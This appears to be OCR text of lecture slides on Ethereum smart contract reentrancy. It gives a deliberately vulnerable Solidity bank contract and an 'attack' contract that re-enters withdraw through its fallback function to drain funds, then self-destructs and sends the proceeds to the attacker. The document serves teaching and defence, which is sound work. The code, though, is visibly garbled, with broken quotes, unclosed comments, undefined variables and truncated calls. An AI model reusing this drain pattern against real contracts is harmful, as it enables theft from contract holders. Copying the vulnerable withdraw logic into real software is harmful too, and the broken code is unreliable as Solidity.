
Process



DEMO

Blockchain Smart Contract Vulnerability

Base on Ethereum



Blockchain Smart Contract Vulnerability

Base on Ethereum

Smart Contract



Gas



Reentrancy EVENT

- 3.6 million Ethereum coins
- \$70 million
- \$750 million
- Ethereum Classic (ETC) and Ethereum (ETH)



Reentrancy EXAMPLE

```
pragma solidity ^0.4.22;

contract foo { //Define contract name.
    address admin; //Define the address variable, variable name: admin.
    mapping (address => uint256) balances; //Define an array of record balances, array name: balances.
    function foo(){ //Constructor, called when the contract is released, and can only be called once.
        admin = msg.sender; //Define the administrator as the publisher
    }
    function deposit() payable{ //Fallback function, mainly used to record deposits.
        require(balances[msg.sender] + msg.value > balances[msg.sender]); //Judging overflow.
        balances[msg.sender] += msg.value; //Increase deposit amount
    }
    function withdraw(address to, uint256 amount){ //Withdraw
        require(balances[msg.sender] > amount); //Determine if there is enough balance
        require(amount < balances[msg.sender]); //Determine if the withdrawal amount is less than the balance
        to.call.value(amount)(); //Transfer to the cash withdrawal
        balances[msg.sender] -= amount; //After deducting the withdrawal amount
    }
}
```

A transfer function
address.gas().call.value()

```
pragma solidity ^0.4.10;

contract TEST {
    function () { //this is a fallback function
    }

    function Attack(address _target) payable {
        _target.call.value(msg.value)(bytes4(keccak256
    }
}
```

Reentrancy EXAMPLE

```
pragma solidity ^0.4.22;
contract attack{ //Define the contract, contract name: attack.
    address admin; //Define the amount of address variables, variable name: admin.
    address foo_address; //Define the amount of the address variable, variable name: foo_address.

    modifier adminOnly{ //Defining decorator.
        require(admin == msg.sender); //Determine if the current contract administrator.
        _; //Continue to run the code behind.
    }

    function attack() payable{ //Constructor that is executed when the contract is initiated.
        admin = msg.sender;
    }

    function setaddress(address target) adminOnly{ /*Define the function, the function name: setaddress,
    used to set the contract address of the attack, and the administrator can operate the change function*/
        foo_address = target;
    }


    function deposit_foo(uint256 amount) adminOnly{ /*Define the function, the function name deposit_foo,
    used to deposit the target contract. You must deposit before you want to attack the target contract.*/
        foo_address.call.value(amount)(bytes4(keccak256("deposit())));
    }

    function withdraw_foo(uint256 amount) adminOnly{ /*Define the number of rows, the function name: withdraw_foo,
    used to withdraw funds from the target contract. Attack second step.*/
        foo_address.call(bytes4(keccak256("withdraw(address,uint256"))),this ,amount); //Withdrawal operation.
    }


    function stop() adminOnly{ /*Destroy the contract and transfer the money to the admin address.
        selfdestruct(admin); //Self destruction operation.
    }

    function () payable{ /*The fallback function, which fires when there is ether turning to the contract.
        if(msg.sender == foo_address){ //Determine if the account address from the transfer is the target contract address.
            foo_address.call.value(amount)(bytes4(keccak256("withdraw(address,uint256"))).this .msg.value);/*Call the withdraw function of the victim target contract again.
        This results in a recursive call.*/
    }
}
```

to.call.value(amount)(); //Transfers the amount to the admin address.
balances[msg.sender] -= amount;



Reentrancy EXAMPLE



DEMO

Call function abuse

